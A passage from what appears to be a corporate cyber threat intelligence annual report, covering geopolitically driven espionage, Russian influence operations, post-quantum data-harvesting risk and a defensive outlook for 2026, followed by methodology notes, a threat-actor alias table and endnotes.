In May 2025, the two countries struck a 90-day tariff truce, later extended further over the summer.[189] By November 2025, Beijing suspended additional tariffs for a year and Washington cut some surcharges from 20% to 10%, but a persistent 10% baseline remained. This kept pressure on global trade even as the dispute stayed largely between the US and China.[190] Xi Jinping, General Secretary of the Chinese Communist Party, intensified outreach to new partners, courting the European Union[191] and Latin America for strengthening cooperation.[192] The 2025 period of heightened geopolitical competition showed smaller, strategically vital states caught in a great-power crossfire.[193]

Tariff-driven uncertainty amplified strategic cyber espionage, pre-positioning, and supply chain targeting against communications and trade-exposed sectors, increasing the likelihood that influence and disruption options are held in reserve whilst negotiations continue and strategy shifts.



Case study: SuperJump capability for maritime asset reconnaissance

Since at least April 2024, a SuperJump proxy network capability enabled the collection of digital signals and geospatial intelligence related to data from various systems, gathering similar data to what is typically collected via SIGINT and GEOINT methods.[194] We assess this capability was likely one of the first observations of a China-based proxy network facilitating the collection of this type of intelligence for potential support to operations (particularly maritime situational awareness), as the activity distinctly diverged from typical web browsing OSINT reconnaissance conducted by other SuperJump users.

Based on both technical and strategic analysis, we assess it is likely the capability was developed and marketed by Red Dev 43, the threat actor which develops, operates, and markets SuperJump, and highly likely enabled by RadarReflector infections.[195]

China's five-year plans (FYP)

As 2025 came to an end, so did China's 14th FYP, which delivered notable gains in technological self-reliance at mature semiconductor nodes, a rapid Digital China buildout, and clearer data governance.[196] Yet leading edge fabrication and critical equipment remained constrained, 'dual circulation' underperformed amid weak consumption and property stress, and grid bottlenecks and security concerns drove renewed coal approvals.

China-based cyber operations have at times aligned with the plan's priorities over the past five years, and with a new plan to be formally decided on in 2026. We expect intensified cyber espionage and supply chain intrusions targeting intellectual property and R&D in these domains (as already seen against semiconductor firms[197]).[198] In 2026, we also anticipate continued cyber pre-positioning inside foreign critical infrastructure in sectors such as telecommunications, energy, transportation, and water/wastewater, for potential disruption in a crisis, consistent with Red Dev 49's (*a.k.a.* Volt Typhoon) tradecraft[199], and with the planed push for technological self-reliance and security resilience.

Figure 17 – Comparing China's 14th and 15th FYP objectives

14th FYP (2021-2025) → **15th FYP (2026-2030): 'key stage' for 2035 modernisation goal**

FYP: China's primary state-level planning tool, setting strategic priorities coordination framework.

The expected (continuity and consolidation)

Building on the 14th FYP & 2035 vision

High-quality development: Overarching theme, advanced manufacturing & services.

Tech self-reliance and security: Accelerate key core technology breakthroughs, stronger national security.

Domestic and unified market: Expand effective demand, improve market mechanisms.

Deepening reform and opening: High-level opening, quality BRI cooperation, institutional opening.

Focus: Consolidating foundations, breaking bottlenecks, domestic circulation.

Evolution of planning

The unexpected (novelty and specificity)

Striking specificity and system-engineering approach

Future industries:
- Quantum tech
- Brain-computer interface
- Hydrogen/fusion energy
- Brain-inspired intelligence
- New materials
- Life sciences
- Deep-sea/space exploration
- Humanoid robots

Talent and data policy:
- High-tech talent immigration system
- 'science-cross-data-border' mechanism
- data-as-a-factor reform

Macro-governance innovations:
- Macro balance sheet
- zero-based budgeting
- rebalancing central-local fiscal power

Market and Finance: 'Revolution-style' competition, digital renminbi, independent RMB cross-border payment system.

Shift: From directional slogans to implementation-oriented blueprint.


Overall Approach: A more targeted, system-engineering strategy with operational tasks and projects (NDRC drafting logic).

Activities across Europe

Romania's presidential rerun saw heavy information operations, with independent monitoring and mainstream reporting documenting a deluge of online disinformation, opaque digital financing, and viral narratives, amplified by diaspora communities and short-form video formats that outpaced traditional media's ability to fact-check in real time.[200] The episode mirrored a wider pattern in Europe in 2025 seen in pre-election risk assessments for Czech Republic and Moldova, where foreign information manipulation and interference exploited polarisation and platform curation to erode trust in institutions.[201] This is a dynamic likely to persist through 2026's electoral calendar and beyond.

More broadly, Russia's heightened activities against Europe have intensified since 2022, blending sabotage, vandalism, espionage, and covert action against critical national infrastructure. From undersea cables[202] to transport and water systems, the attacks aimed to destabilise governments, raise social and economic costs, and weaken NATO/EU cohesion.[203] This illustrates a hybrid playbook that integrates physical attacks, cyber effects, and disinformation below the perceived threshold of formal war. Pro-Russian influence campaigns and clandestine activity also expanded in Latin America, with Brazilian authorities dismantling a deep-cover operation and Argentina identifying a spy ring linked to Project Lakhta, signalling hybrid pressure in a theatre important for maritime routes and telecommunications infrastructure.[204]

Additionally, White Dev 162 (*a.k.a.* UNC5101) likely ran a disinformation and intelligence collection campaign against Ukraine from January to April 2025. The campaign entailed emailing fake government-branded notices about nationwide water supply schedules. One of the fake documents revealed the threat actor's interest in collecting Google account email addresses leveraging Google OAuth2.0 in January 2025. White Dev 162 is a threat actor operating in alignment with Russia's strategic interests, and we have historically observed it spreading disinformation in Ukraine and conducting espionage operations against Russian citizens and NATO countries.[205] In Germany, investigative reporting and multiple threat intelligence assessments documented Russia-based threat actor operations launching more than 100 German-language websites and deploying AI-generated videos, with narratives against named politicians and election integrity, and with activity shifting quickly after snap polls were announced.[206] The Center for Monitoring, Analysis and Strategy's (CeMAS) post-election report corroborated at least four Russian-aligned influence campaigns using AI-manipulated videos, fake news sites, and coordinated inauthentic accounts, and recorded millions of views for false claims about electoral fraud.[207]



Post-quantum – the coming race for cryptographic advantage

The post-quantum race will be won long before the first cryptographically relevant machine comes online, and it is critical that organisations secure the encrypted data adversaries are already attempting to harvest today. 'Harvest-now, decrypt-later' pressures are mounting as threat actors position for the post-quantum era, whilst 49% of organisations have not considered or started implementing any quantum-resistant security measures.[208] For espionage motivated threat actors, this is a long-game intelligence strategy, not a short-term monetisation play.

Quantum computing is not yet altering the present day attack surface, but the race to dominate future cryptanalytic capability is already reshaping adversary behaviour. Threat actors of numerous origins and motivations continue to target large volumes of sensitive and encrypted data for exfiltration, including data in transit, data in long-term storage, and data with long-term intelligence value.[209] Public warnings from the US and allied government agencies have reported concerns that adversaries may be collecting encrypted information with the intent to decrypt it in the future, once cryptographically relevant quantum computers (CRQCs) exist,[210] a broad concern commonly referred to as 'harvest now, decrypt later' (HNDL).[211] This concern is one of the factors driving efforts in post-quantum computing (PQC), with the Five Eyes (FVEY: Australia[212], Canada[213], New Zealand[214], UK[215], US[216]) governments having issued formal quantum-readiness roadmaps that require organisations to inventory cryptographic assets, assess risks, and begin structured migration to PQC within defined national timelines.

Developments in this field are highly likely intelligence collection priorities for numerous threat actors as competition intensifies across government, scientific, and commercial efforts around the world. Organisations are encouraged to treat post-quantum exposure as a current strategic risk, especially for systems handling data with long confidentiality requirements (i.e. health records, biometrics, financial data, and defence information),[217] and consider how their intellectual property and other sensitive and proprietary data could be targeted by a highly motivated, and patient, adversary. Paired with AI developments, we anticipate the decryption and post-processing of data will highly likely be accelerated, enabling threat actors to weaponise and capitalise on the intelligence at a rapid pace.

> Post-quantum exposure is no longer a distant hazard. Organisations are encouraged to factor it into today's strategy, particularly for data that must stay secure over the long term.

Dynamic acceleration – preparing for the future

Dynamic acceleration means recognising that the pace of attack now eclipses the pace of decision, and that resilience will depend on empowering AI-enhanced systems to execute human intent at the speed of trust.

Cyber risk throughout 2026 and beyond will be driven less by failures in core systems and perimeter infrastructure and more by the speed at which access can be obtained, reused, and escalated across identity, cloud, and SaaS environments. Tokens, service accounts, OAuth grants, session artefacts, and device trust signals will increasingly determine breach impact. Security effectiveness will be measured more by how quickly organisations can revoke and reissue access at scale, than by how fast they can patch systems. Organisations struggling to centrally govern human and non-human identities will face repeated compromise without a clear or singular root cause.

Some of the more consequential incidents anticipated ahead will likely originate outside organisational boundaries. SaaS platforms, developer ecosystems, managed service providers, and shared identity layers will act as initial compromise points, with downstream impact spreading rapidly through trusted connections. Strong internal controls will not be sufficient to prevent exposure when upstream trust is abused. Incident response, regulatory scrutiny, and executive accountability will focus more on dependency governance and trust management than on internal perimeter strength.

Simultaneously, we assess multi-stage incidents involving insider compromise will likely increase in frequency and impact. These operations can begin with fraudulent hiring, the sale or solicitation of insider access or knowledge, credential theft, or social engineering. Because one or more stages have the potential to blend into normal business operations, detection can be delayed until after significant compromise or damage has occurred. Organisations that treat insider risk as a narrow human resources (HR) issue will miss these coordinated intrusions, whilst those that integrate identity governance, behavioural monitoring, and incident response will be better positioned to disrupt them earlier in the attack chain.

Data theft and extortion will likely continue to eclipse operational disruption as the primary source of financial, regulatory, and reputational harm. Cloud-native encryption abuse, API-driven extraction, and silent exfiltration from collaboration, customer relationship management, and development platforms will fuel extortion, fraud, and long-term intelligence exploitation. In parallel, some adversaries are already collecting encrypted data intended for future decryption, creating delayed post-quantum exposure for organisations holding sensitive information for long periods of time. Organisations that lack visibility into data movement, encryption key control, and cryptographic dependencies will lose leverage early in an incident and face risk that cannot be retroactively mitigated.

Attack automation will increasingly outpace human-led defence. AI-enabled tooling is enabling threat actor reconnaissance, social engineering, exploitation, and extortion at machine speed, compressing the time between initial access and impact. In this environment, decision latency will become a primary risk factor. Defensive success will depend on pre-authorised actions, automated containment, and threat intelligence that forecasts exposure across an organisation’s specific technology stack, vendors, identities, and data flows rather than relying on attribution alone.

Cyber risk will remain tightly coupled with executive decision-making and geopolitical conditions. Threat actors will continue to align operations with elections, conflicts, sanctions, and economic pressure points, prioritising access and strategic leverage over immediate disruption. Executives themselves and their organisations should remain vigilant as threat actors increasingly engage in impersonation, insider targeting, and PII data aggregation, requiring coordinated response across security, legal, HR, finance, crisis, and communications. Ultimately, resilience will be defined not by prevention, but by the ability to contain access abuse, limit data exposure, sustain operations, and make decisive cross-functional decisions at speed in an increasingly interconnected and volatile risk environment.

PwC has consistently observed that organisations face ongoing challenges in investing and implementing foundational security controls. Many assume that advanced tooling or cloud adoption compensates for weak configuration, incomplete asset visibility, and inconsistent identity and access governance. However, threat actors continue to exploit basic failures in vulnerability management, infrastructure hygiene, and the deployment of core systems. These security gaps are increasingly intersecting with privacy and regulatory requirements, as weaknesses in identity posture, unmanaged third-party access, and weak data handling practices expand compliance risk.

> In the race ahead, advantage will not go to the fastest accelerator, but to the organisations that can excel at the basics, see the track clearly, govern trust at speed, and make decisive moves before threats reach the next corner.

Appendix A – methodology

Throughout the year, we engage with clients and stakeholders, as well as with experts across the security industry, to validate and refine our intelligence requirements as we transform our unique visibility, bespoke tools, tradecraft, and analytic efforts into actionable intelligence for our clients. This report specifically covers a selection of our analyses developed over the course of 2025. In addition to our proprietary capabilities and access to commercial tools and open source, we work closely with PwC Network firms during incident response cases and other engagements.

Estimative language

Interpretations of estimative or probabilistic language (e.g. 'likely' or 'almost certainly') vary widely, and to avoid misinterpretation we have used the following qualitative terms within this report when referring to expressions of likelihood as well as confidence assessments, where applicable. Unless otherwise stated, our assessments are not based on statistical analysis.

Expressions of likelihood

Qualitative term	Estimated probability
Remote or highly unlikely	Less than 10%
Improbable or unlikely	10–25%
Realistic probability	26–50%
Probable or likely	51–75%
Highly probable or highly likely	76–90%
Almost certain	More than 90%

Confidence levels

Level	Description
Low	Underlying sources of information were limited, and there were numerous gaps in information preventing further analysis.
Medium	Sources of information were available with moderate reliability (e.g. indirect access to information), although there were gaps in information that prevented additional analysis.
High	Sources of information were available with high reliability (e.g. direct access to information), and/or offered degrees of corroboration, and enabled thorough analysis.

Appendix B – threat actor names and motivations

We track a wide range of threat actors from more than 27 different countries and apply our naming convention, first consisting of a colour referring to where we assess the threat actor to be based. We designate the colour 'White' to threats under assessment for their geographic origin, and the below table includes some of our colour mapping. Following the colour, we assign a mythical figure to establish a unique name for the threat actor. If we observe activity that cannot be attributed to a known entity, we refer to the cluster as a "dev set" to facilitate further development and analysis, and in some cases we will upgrade a dev set to a named set if our analysis results in a definitive attribution assessment. Where we see overlaps in attribution between our research and other organisations', we provide the respective threat actor names.

Below are colours related to referenced threat actors from this report, either named directly or connected to our wider analysis conducted throughout the year that informed the themes within this report.

North Korea-based (Black)	Russia-based (Blue)	China-based (Red)	Iran-based (Yellow)
India-based (Orange)	Pakistan-based (Green)	Origin under assessment (White)	Location agnostic or based out of multiple countries (Grey)

Motivations

We consider motivation to be one key element for understanding why a threat actor may target an organisation or how it might behave pre- and post-compromise, with additional context (such as TTPs and past behaviour) needed to build detections, mitigations, and more robust and resilient cyber defences. Whilst we define these motivations, we are seeing more threat actors engaging in multi-motivation operations, or unknown or ambiguous motivations where threat actors are conducting operations as part of digital social communities.

Crime: Threat actors that conduct their cyber or cyber-enabled operations for financial gain, whether that be through theft, fraud, or other means.

Espionage: Often referred to as ‘Advanced Persistent Threats’ (APTs), these threat actors typically seek access and information to address intelligence collection requirements and provide an economic or political advantage to their benefactor.

Hacktivism: Hacktivists conduct attacks to increase their public profile and raise awareness of their cause. This is typically done through the disruption of services, such as denial-of-service (DoS) attacks, and website defacements.

Sabotage: Saboteurs seek to damage, destroy or otherwise subvert the integrity of data and systems.

Appendix C – threat actor reference

The following threat actors are referenced this report, and the below table includes the PwC threat actor name, known aliases, and our assessed motivation of the threat actor (see Appendix B for motivation definitions).

Note that whilst PwC threat actor names may have aliases for other known threat actors, this does not necessarily imply a 1:1 mapping of the threat actors. We track, cluster, and attribute activity based on our visibility.

Threat actor	Aliases	Motivation
Black Ara	DPRK IT Workers, Famous Chollima, UNC5267, Jasper Sleet, Wagemole	Cyber crime, espionage
Black Artemis	Andariel, APT45, Hidden Cobra, Lazarus Group, Onyx Sleet, Silent Chollima, TraderTraitor	Cyber crime, espionage, sabotage
Black Dev 4	Contagious Interview, Famous Chollima, DEV#POPPER, Storm-1877	Cyber crime
Black Dev 5	Willo Interview	Cyber crime
Blue Callisto	Callisto Group, COLDRIVER, Star Blizzard, UNC4057	Espionage
Blue Dev 8	N/A	Espionage
Blue Dev 17	Void Blizzard, LAUNDRY BEAR	Espionage
Green Havildar	APT36, Mythic Leopard, Transparent Tribe	Espionage
Grey Dev 8	Cyber Toufan, Cyber Toufan Al-Aqsa	Espionage, sabotage
Orange Chandi	SideWinder	Espionage
Orange Indra	N/A	Espionage
Red Dev 13	HAFNIUM, Silk Typhoon	Espionage
Red Dev 38	BackdoorDiplomacy, CloudComputating	Espionage
Red Dev 43	SuperJump	Espionage
Red Dev 49	Volt Typhoon, BRONZE SILHOUETTE, Vanguard Panda, VOLTZITE, Insidious Taurus, UNC3236, TAG-87	Espionage, sabotage
Red Dev 61	UTA0178, UNC5221	Espionage

Threat actor	Aliases	Motivation
Red Dev 86	UNC3886	Espionage
Red Dev 102	UAT-9686	Espionage
Red Iris	Liminal Panda	Espionage
Red Ishtar	Earth Preta, UNC4191, Stately Taurus, CeranaKeeper , Hive0154	Espionage
Red Lamassu	Calypso, Red Dev 37	Espionage
Red Phoenix	APT27, Emissary Panda, LuckyMouse, Iron Tiger, Bronze Union, Hot Fudge	Espionage
Red Vulture	APT25, Ke3chang, APT15, Vixen Panda, BRONZE PALACE, Mirage, Nylon Typhoon	Espionage
White Atlanta	The Gentlemen	Cyber crime
White Dev 21	WIRTE, Ashen Lepus	Espionage
White Dev 93	UNC1945, LightBasin	Espionage
White Dev 146	StarFraud, 0ktapus, Scatter Swine, Scattered Spider, UNC3944	Cyber crime
White Dev 162	UNC5101, Storm-1772	Espionage, sabotage
White Dev 168	Lumma Stealer, LummaC2	Cyber crime
White Dev 184	UNC4393, Storm-1811	Cyber crime
White Dev 192	N/A	Cyber crime
White Dev 203	Luna Moth, Silent Ransom Group, LeakedData, Business Data Leaks, UNC3753, Storm-0252	Cyber crime
White Dev 212	N/A	Under assessment
White Dev 219	UNC6040, Scattered LAPSUS$ Hunters	Cyber crime
White Dev 225	N/A	Espionage
White Dev 229	UNK_AcademicFlare	Espionage
White Dev 248	Codefinger	Cyber crime
White Dev 249	UNC2891	Cyber crime
White Dev 250	N/A	Cyber crime
White Dragon	DragonForce	Cyber crime
White Hod	Safepay	Cyber crime

Threat actor	Aliases	Motivation
White Janus	LockBit	Cyber crime
White Kore	Qilin	Cyber crime
White Lilith	Akira	Cyber crime
White Maat	3AM Ransomware, ThreeAM	Cyber crime
Yellow Dev 19	ViceLeaker, Cotton Sandstorm, Emennet Pasargad	Sabotage, espionage
Yellow Dev 24	Nemesis Kitten	Cyber crime, espionage, sabotage
Yellow Garuda	APT42, Charming Kitten, Mint Sandstorm, ITG18	Espionage
Yellow Phobos	Red Sandstorm, Dune	Espionage, sabotage
Yellow Nix	MuddyWater, Mango Sandstorm, Static Kitten	Espionage

Endnotes

1. PwC characterises threat motivations through the following four categories: Espionage, Cyber crime, Hacktivism, and Sabotage. More information on these definitions can be found in Appendix B of this report.
2. '2026 Global Digital Trust Insights: C-suite playbook and findings', PwC, https://www.pwc.com/us/en/services/consulting/cybersecurity-risk-regulatory/library/global-digital-trust-insights.html (1 October 2025)
3. '2026 Global Digital Trust Insights: C-suite playbook and findings', PwC, https://www.pwc.com/us/en/services/consulting/cybersecurity-risk-regulatory/library/global-digital-trust-insights.html (1 October 2025)
4. CTO-SIB-20251205-01A – Trust chains exposed
5. CTO-TIB-20251031-01A – Logged in: The rise of identity-centric intrusions
6. CTO-SIB-20251215-01A – Crossing over – how cyber threats are impacting organizations by targeting their executives
7. CTO-SIB-20250815-01A – Threat Intelligence Estimate - 2026
8. CTO-TIB-20251031-01A – Logged in: The rise of identity-centric intrusions
9. CTO-SIB-20250529-01A – Scattered Spider – Now and Then
10. CTO-TIB-20250506-02A – Scattered Spider operations in 2025
11. CTO-SIB-20251205-01A – Trust chains exposed
12. CTO-CTS-20250808-01A – IT support impersonation – the trouble with attribution
13. CTO-SRT-20251203-01A – Impersonation Evolves, Insiders Involved
14. CTO-TIB-20250603-01A – I Bless the Domain Rains – Unravelling Toto Davis' Cyber Network
15. CTO-CTS-20250808-01A – IT support impersonation – the trouble with attribution
16. CTO-CTS-20250808-01A – IT support impersonation – the trouble with attribution
17. CTO-TIB-20250115-01A – The State of Phishing
18. CTO-TIB-20250226-01A – White Dev 184's continued operations
19. 'Multiple Russian Threat Actors Targeting Microsoft Device Code Authentication', Volexity, https://www.volexity.com/blog/2025/02/13/multiple-russian-threat-actors-targeting-microsoft-device-code-authentication/ (13 February 2025)
20. 'Phishing for Codes: Russian Threat Actors Target Microsoft 365 OAuth Workflows', Volexity, https://www.volexity.com/blog/2025/04/22/phishing-for-codes-russian-threat-actors-target-microsoft-365-oauth-workflows/ (22 April 2025)
21. 'Dangerous Invitations: Russian Threat Actor Spoofs European Security Events in Targeted Phishing Attacks', Volexity, https://www.volexity.com/blog/2025/12/04/dangerous-invitations-russian-threat-actor-spoofs-european-security-events-in-targeted-phishing-attacks/ (4 December 2025)
22. 'Access granted: phishing with device code authorization for account takeover', Proofpoint, https://www.proofpoint.com/us/blog/threat-insight/access-granted-phishing-device-code-authorization-account-takeover (18 December 2025)
23. CTO-TIB-20251104-01A – All Workers no play
24. 'Hackers Are Calling Your Office: FBI Alerts Law Firms to Luna Moth's Stealth Phishing Campaign', The Hacker News, https://thehackernews.com/2025/05/hackers-are-calling-your-office-fbi.html (27 May 2025)
25. CTO-SIB-20250527-01A – Legitimate Tools, illegitimate gains
26. CTO-SRT-20250926-01A – Strategic insights from an interview with a member of ShinyHunters
27. CTO-TIB-20250325-01A – Red Iris Roam like Home
28. CTO-TIB-20250325-01A – Red Iris Roam like Home
29. CTO-TIB-20251027-01A – The Silence of the Logins PAM edition
30. 'Live off the Land? How About Bringing Your Own Island? An Overview of UNC1945', Google, https://cloud.google.com/blog/topics/threat-intelligence/live-off-the-land-an-overview-of-unc1945 (2 November 2020)
31. CTO-SIB-20250527-01A – Legitimate tools, illegitimate gains
32. 'New Russia-affiliated actor Void Blizzard targets critical sectors for espionage', Microsoft, https://www.microsoft.com/en-us/security/blog/2025/05/27/new-russia-affiliated-actor-void-blizzard-targets-critical-sectors-for-espionage/ (27 May 2025)
33. 'AIVD and MIVD identify new Russian cyber threat actor', AIVD and MIVD, https://www.aivd.nl/binaries/aivd_nl/documenten/publicaties/2025/05/27/aivd-en-mivd-onderkennen-nieuwe-russische-cyberactor/Advisory+AIVD+en+MIVD+Public+report+on+new+cyber+actor.pdf (May 2025)
34. CTO-TIB-20250530-03A - Void Blizzard has no chill
35. 'New Russia-affiliated actor Void Blizzard targets critical sectors for espionage', Microsoft, https://www.microsoft.com/en-us/security/blog/2025/05/27/new-russia-affiliated-actor-void-blizzard-targets-critical-sectors-for-espionage/ (27 May 2025)
36. CTO-TIB-20250829-01A – The Bear's fresh loads

37. ‘2026 Global Digital Trust Insights: C-suite playbook and findings’, PwC, https://www.pwc.com/us/en/services/consulting/cybersecurity-risk-regulatory/library/global-digital-trust-insights.html (1 October 2025)
38. CTO-SIB-20251204-01A – Trust chains exposed
39. CTO-SRT-20251120-01A – Supply chains are the weakest link, goodbye
40. ‘Salesloft platform integration restored after probe reveals monthslong GitHub account compromise’, CyberSecurity Drive, https://trust.salesloft.com/?uid=Drift%2FSalesforce+Security+Update (8 September 2025)
41. ‘ShinyHunters claims 1.5 billion Salesforce records stolen in Drift hacks’, Bleeping Computer, https://www.bleepingcomputer.com/news/security/shinyhunters-claims-15-billion-salesforce-records-stolen-in-drift-hacks (17 September 2025)
42. CTO-QRT-20250908-01A – The ongoing fallout from the Salesloft Drift compromise
43. CTO-SRT-20250926-01A – Strategic insights from an interview with a member of ShinyHunters
44. CTO-SIB-20260310-01A – Allies and Aliases – Scattered Lapsus Hunters attribution and hunting guidance
45. CTO-QRT-20250919-01A – Shai-Hulud NPM supply chain attack
46. ‘Shai-Hulud 2.0 Supply Chain Attack: 25K+ Repos Exposing Secrets’, wiz, https://www.wiz.io/blog/shai-hulud-2-0-ongoing-supply-chain-attack (24 November 2025)
47. ‘Preparations for reporting of DORA registers of information’, EBA, https://eba.europa.eu/activities/direct-supervision-and-oversight/digital-operational-resilience-act/preparation-dora-application
48. ‘Article 21 – Cybersecurity risk-management measures’, NIS2 Directive, https://www.nis2-info.eu/article-21-cybersecurity-risk-management-measures/
49. ‘Cybersecurity in Medical Devices Frequently Asked Questions (FAQs)’, US Food & Drug Administration, https://www.fda.gov/medical-devices/digital-health-center-excellence/cybersecurity-medical-devices-frequently-asked-questions-faqs (26 June 2025)
50. ‘The Missing Piece: How SBOMs Aid with PCI DSS 4.0 Compliance’, OPSWAT, https://www.opswat.com/blog/the-missing-piece-how-sboms-aid-with-pci-dss-4-0-compliance (20 August 2024)
51. ‘Cybersecurity and Cyber Resilience Framework (CSCRF) for SEBI Regulated Entities (REs)’, SEBI, https://www.sebi.gov.in/legal/circulars/aug-2024/cybersecurity-and-cyber-resilience-framework-cscrf-for-sebi-regulated-entities-res-_85964.html (20 August 2024)
52. ‘Technology Risk Management Guidelines’, Monetary Authority of Singapore, https://openresearch-repository.anu.edu.au/server/api/core/bitstreams/fa20beb3-d2df-4d2b-bc12-dab3462dfacd/content? (January 2021)
53. ‘2026 Global Digital Trust Insights: C-suite playbook and findings’, PwC, https://www.pwc.com/us/en/services/consulting/cybersecurity-risk-regulatory/library/global-digital-trust-insights.html (1 October 2025)
54. CTO-CTS-20260119-01A – Ransomware report – 2026 Issue 1
55. CTO-CTS-20260119-01A – Ransomware report – 2026 Issue 1
56. CTO-SIB-20250903-01A – H1 2025 – State of Ransomware
57. CTO-SRT-20250926-01A – Strategic insights from an interview with a member of ShinyHunters
58. CTO-SIB-20251218-02A – Threat actor focus across the modern tech stack
59. CTO-SIB-20251007-01A – Prompt to payload – Use of AI by threat actors
60. ‘Eduard Benderskiy: Western authorities link Russian intelligence officer to Evil Corp cybercrime empire’, Recorded Future, https://therecord.media/evil-corp-cybercrime-eduard-benderskiy-russian-intelligence (2 October 2024)
61. CTO-SIB-20250808-01A – It’s all Crime? Always has been
62. CTO-SIB-20250923-01A - September 2025 Scattered Lapsus$ Hunters Telegram activity
63. CTO-SIB-20251203-01A – Extortion tactics in the cyber crime ecosystem
64. ‘UK Ransomware Payment Ban to Come with Exemptions, Security Minster Say’, https://www.infosecurity-magazine.com/news/uk-ransomware-payment-ban/ (4 December 2025)
65. ‘Cyber Security Legislative Reforms – Explanatory Document’, Department of Home Affairs, https://www.cisc.gov.au/resources-subsite/Documents/cyber-security-ransomware-reporting-rules-explanatory-document.pdf
66. CTO-CTS-20260119-01A – Ransomware report – 2026 Issue 1
67. CTO-CTS-20251014-01A - Ransomware report – 2025 Issue 10
68. ‘New ‘Gentlemen’ RaaS Appears on Hacking Forums, Targeting Windows, Linux and ESXi’, gbhackers, https://gbhackers.com/new-gentlemen-raas/ (29 October 2025)
69. ‘Threat Assessment: DragonForce Calls for Ransomware Cartel with LockBit and Qilin’, Quorum Cyber, https://quorumcyber.com/threat-intelligence/threat-assessment-dragonforce-calls-for-ransomware-cartel-with-lockbit-and-qilin/
70. ‘How healthcare ransomware attacks shifted in 2025’, FIERCE Healthcare, https://www.fiercehealthcare.com/health-tech/how-healthcare-ransomware-attacks-are-shifting-2025 (26 November 2025)
71. ‘Abusing AWS Native Services: Ransomware Encrypting S3 Buckets with SSE-C’, Halcyon, https://www.halcyon.ai/blog/abusing-aws-native-services-ransomware-encrypting-s3-buckets-with-sse-c (13 January 2025)
72. CTO-CTS-20250217-01A – Ransomware report – 2025 Issue 2
73. Analyst note: This increase in the number of Consumer Markets victims from 2024 to 2025 is partially due to how we internally refined our processes for categorising leak site victims by sector.

74. CTO-CTS-20251014-01A – Ransomware report – 2025 Issue 10
